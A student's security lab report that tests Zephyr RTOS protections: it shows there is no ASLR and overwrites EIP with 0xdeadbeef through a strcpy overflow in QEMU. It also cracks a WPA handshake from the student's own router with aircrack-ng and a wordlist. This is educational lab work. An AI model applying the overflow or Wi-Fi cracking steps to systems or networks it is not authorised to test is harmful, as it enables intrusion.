lab6 CS315

Name: 黎诗龙

SID: 11811407

Part1

2a

I found it in the Zephyr official website: https://docs.zephyrproject.org/latest/security/security-overview.html#security-functionality

The security functionality in Zephyr hinges mainly on the inclusion of cryptographic algorithms, and on its monolithic system design.

In the later release, Stack protection mechanisms are provided to protect against stack overruns. In addition, applications can take advantage of thread separation features to split the system into privileged and unprivileged execution environments. Memory protection features provide the capability to partition system resources (memory, peripheral address space, etc) and assign resources to individual threads or groups of threads. Stack, thread execution level, and memory protection constraints are enforced at the time of context switch.

2b

Both the application code and kernel code execute in a single shared address space.

[*Refer* to https://docs.zephyrproject.org/latest/introduction/index.html#distinguishing-features]

2c

For non-executable stack

This solution is from my classmate *Qiushi Nie*, who searched it online via http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10023.

The shell subsystem contains a buffer overflow, whereby an adversary with physical access to the device is able to cause a memory corruption, resulting in denial of service or possibly code execution within the Zephyr kernel. See NCC-NCC-019 This issue affects: zephyrproject-rtos zephyr version 1.14.0 and later versions. version 2.1.0 and later versions.

Some versions doesn't have non-executable stack since code execution, DoS, and memory corruption can be done in them, according to the website.

For ASLR

It doesn't have ASLR, for justification, I run the program twice and get the same `buffer` address. It means it doesn't have ASLR.

```c
void overflow(char *str){
char buffer[10];
printk("%p\n",buffer);
strcpy(buffer,str);
}
int main(void)
{       char* str ="This is a string that is larger than the buffer size, 10";
        overflow(str);
        //printk("Hello World! %s\n", CONFIG_ARCH);
return 1;
```

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
  SIDT    staticIdt.o
  LINK    zephyr.elf
  BIN     zephyr.bin
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Mar 14 2017 17:56:10 *****
0x00103172
qemu: fatal: Trying to execute code outside RAM or ROM at 0x20746168

EAX=00103172 EBX=69727473 ECX=00103172 EDX=001031aa
ESI=00000000 EDI=00000000 EBP=7420676e ESP=00103188
EIP=20746168 EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT=     00100070 00000017
IDT=     00101a50 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
DR0=00000000 DR1=00000000 DR2=00000000 DR3=00000000
DR6=ffff0ff0 DR7=00000400
CCS=00000000 CCD=00103100 CCO=LOGICB
EFER=0000000000000000
FCW=037f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
FPR0=0000000000000000 0000 FPR1=0000000000000000 0000
FPR2=0000000000000000 0000 FPR3=0000000000000000 0000
FPR4=0000000000000000 0000 FPR5=0000000000000000 0000
FPR6=0000000000000000 0000 FPR7=0000000000000000 0000
XMM00=00000000000000000000000000000000 XMM01=00000000000000000000000000000000
XMM02=00000000000000000000000000000000 XMM03=00000000000000000000000000000000
XMM04=00000000000000000000000000000000 XMM05=00000000000000000000000000000000
XMM06=00000000000000000000000000000000 XMM07=00000000000000000000000000000000
make[2]: *** [run] Aborted (core dumped)
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir/qemu_x86'
```

I have run it for 2 times, and every time it is `0x00103172`, so it doesn't have ASLR.

2d

Buffer overflow works, which is shown in the question 3.

3

I modify the `main.c` to this:

```
lab6@ubuntu: ~/zephyr-project
/*
 * Copyright (c) 2012-2014 Wind River Systems, Inc.
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *     http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>

#include <string.h>

void overflow(char *str){
char buffer[10];
//printk("%p\n",buffer);
strcpy(buffer,str);
}
int main(void)
{       char* str ="This is a str\xef\xbe\xad\xdehat is larger than the buffer size, 10";
        overflow(str);
        //printk("Hello World! %s\n", CONFIG_ARCH);
return 1;
}
~
~
~
~
~
                                                                    19,0-1        All
```

And the `EIP` shows that I have succeeded, which is `0xdeadbeef`.

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
make[2]: Leaving directory `/home/lab6/zephyr-project/samples/hello_world/outdir
/qemu_x86'
make[1]: Leaving directory `/home/lab6/zephyr-project'
lab6@ubuntu:~/zephyr-project/samples/hello_world$ cd ../..
lab6@ubuntu:~/zephyr-project$ source zephyr-env.sh
lab6@ubuntu:~/zephyr-project$ cd samples/hello_world/
lab6@ubuntu:~/zephyr-project/samples/hello_world$ make BOARD=qemu_x86 qemu
This target is deprecated, use make run instead
make[1]: Entering directory `/home/lab6/zephyr-project'
make[2]: Entering directory `/home/lab6/zephyr-project/samples/hello_world/outdi
r/qemu_x86'
  Using /home/lab6/zephyr-project as source for kernel
  GEN     ./Makefile
  CHK     include/generated/version.h
  CHK     misc/generated/configs.c
  CHK     include/generated/generated_dts_board.h
  CHK     include/generated/offsets.h
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Mar 14 2017 17:56:10 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0xdeadbeef

EAX=00103156 EBX=00000000 ECX=00101778 EDX=00101740
ESI=00000000 EDI=00000000 EBP=69727473 ESP=00103168
EIP=deadbeef EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
```

Part2

This part seems like very easy to operate, but it indeed costed me **PLENTY** of TIME because of the hardware support problem!

Windows has such bad support for this part, so I borrowed my roommate **MacBook** to do this part, and do this part2 with my teammates Jiaxi Zhang, Qiushi Nie, and Zunyao Mao.

2a

Monitor mode only applies to wireless networks. Monitor mode (RFMON) enables a wireless nic to capture packets without associating with an access point or ad-hoc network.

Promiscuous mode can be used on both wired and wireless networks. Promiscuous mode allows you to view all wireless packets on a network to which you have associated. The need to associate means that you must have some means of authenticating yourself with an access point. In promiscuous mode, you will not see packets until you have associated. Not all wireless drivers support promiscuous mode.

[**Refer** to http://lazysolutions.blogspot.com/2008/10/difference-promiscuous-vs-monitor-mode.html]

2b

The password should not be set as simple as `admin123`, `password`, and so on. It should be set complex, otherwise it is easy to attack.

3


Note: In this question I use airport in Mac by command `sudo airport en0 sniff 1` to capture the packets, since I always have trouble solving the problem by Wireshark.

`lslnb` is the WiFi name of my router, and I set the channel of my WiFi to 1.

I first set the password to `admin123`, which is on the list of the simple password, then using my phone to connect it, then capture the handshaking packets, and get the `.cap` files.

`aircrack-ng -w /usr/share/wordlists/fern-wifi/common.txt ~/Desktop/admin123.cap`
`Opening /root/Desktop/admin123.cap`

From the picture we see that the 1 handshake.



And choosing the WiFi that we want to crack:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Index number of target network ? 1

Opening /root/Desktop/admin123.cap
Reading packets, please wait...
                                 Aircrack-ng 1.2 rc2


                  [00:00:00] 4 keys tested (37.46 k/s)


                       KEY FOUND! [ admin123 ]


      Master Key     : A9 26 41 2C 25 60 E7 4E 50 3B 37 94 3E 71 47 84
                       42 53 06 33 29 9D ED 9E 83 B7 98 CE D0 54 67 C8

      Transient Key  : B4 0A 61 51 71 25 C6 3B 8C B3 5A 93 A7 F0 5A 4D
                       8F 46 61 30 3B 27 32 98 B2 D0 BC 37 48 F2 99 D5
                       76 46 A3 4A 85 99 8C 5B D7 D5 45 E2 E1 EF FC 71
                       D6 EB 3C DB 59 1B A1 03 AD AA F9 CD D4 E5 58 13

      EAPOL HMAC     : BC 20 B8 5D 15 D6 24 BA A9 FA 7D F4 51 B1 07 1A
root@kali:~#
```

We can get the `KEY FOUND` message, where we can see the password.

Then I change my password to `lslnb123`, which is not on the list, and repeat doing the things above.

`aircrack-ng -w /usr/share/wordlists/fern-wifi/common.txt ~/Desktop/admin123.cap`
`Opening /root/Desktop/lslnb123.cap`

```
root@kali:~# aircrack-ng -w /usr/share/wordlists/fern-wifi/common.txt ~/Desktop/lslnb123.cap
Opening /root/Desktop/lslnb123.cap
Read 2066 packets.

   #  BSSID              ESSID                     Encryption

   1  8C:AB:8E:40:79:3C  12345678                  No data - WEP or WPA
   2  B4:43:26:1E:4F:81  eduroam                   No data - WEP or WPA
   3  D8:9B:3B:66:09:C4  HP                        No data - WEP or WPA
   4  C4:FF:1F:51:96:00  SUSTech-wifi              None (0.0.0.0)
   5  6C:59:40:E6:32:C8  218hhh                    No data - WEP or WPA
   6  54:48:F6:B3:F2:06  lslnb                     WPA (1 handshake)
   7  C4:FF:1F:51:96:01  eduroam                   No data - WEP or WPA
   8  20:76:93:4C:2E:06  PDCN                      No data - WEP or WPA
   9  B4:43:26:1D:C7:E0  SUSTech-wifi              None (10.17.6.24)
  10  B4:43:26:1E:4F:80  SUSTech-wifi              None (0.0.0.0)
  11  04:40:A9:91:1F:3F                            No data - WEP or WPA
  12  D8:9B:3B:66:09:C9                            No data - WEP or WPA
  13  DC:99:14:E1:9F:C0                            None (0.0.0.0)
  14  DC:99:14:E1:A0:C1  eduroam                   No data - WEP or WPA
  15  DC:99:14:E1:A0:C0  SUSTech-wifi              None (0.0.0.0)
  16  04:40:A9:91:1F:3C                            None (0.0.0.0)
  17  48:0E:EC:1A:2F:7D  511_dorm                  No data - WEP or WPA
  18  04:40:A9:91:1F:3E  Danke56213                No data - WEP or WPA
  19  DC:99:14:E1:A0:81  eduroam                   No data - WEP or WPA
  20  DC:99:14:E1:A0:80  SUSTech-wifi              None (0.0.0.0)
  21  DC:99:14:E1:95:90                            Unknown

Index number of target network ? 6
```

```
Opening /root/Desktop/lslnb123.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc2

                    [00:00:00] 151 keys tested (689.95 k/s)

                      Current passphrase: w0rkplac3rul3s

      Master Key     : 3A C5 CB 04 C8 C2 A6 3E 5F 12 56 CB 20 78 46 66
                       FE 0D F5 63 91 30 C7 D9 A1 58 A0 F0 AF E0 9D 42

      Transient Key  : 50 51 A5 7C B6 C5 9C 26 49 51 58 45 1A 71 5A 8D
                       67 E1 31 56 04 F5 BA 2F B5 E8 E3 1C A3 4B 09 C7
                       5A 27 27 74 77 3D DA 74 98 2B 5D EF 89 23 15 BB
                       16 EB CD 09 D6 CA B9 4C EE 67 E3 7B 07 68 0D D2

      EAPOL HMAC     : 4A 3E 32 44 A2 31 9A 89 E4 C0 34 F9 0A 80 48 2B

Passphrase not in dictionary
```

Then the `aircrack-ng` fails to crack the WiFi.

I cooperate with my classmates to solve this problem, as mentioned above, with Jiaxi Zhang, Qiushi Nie, and Zunyao Mao.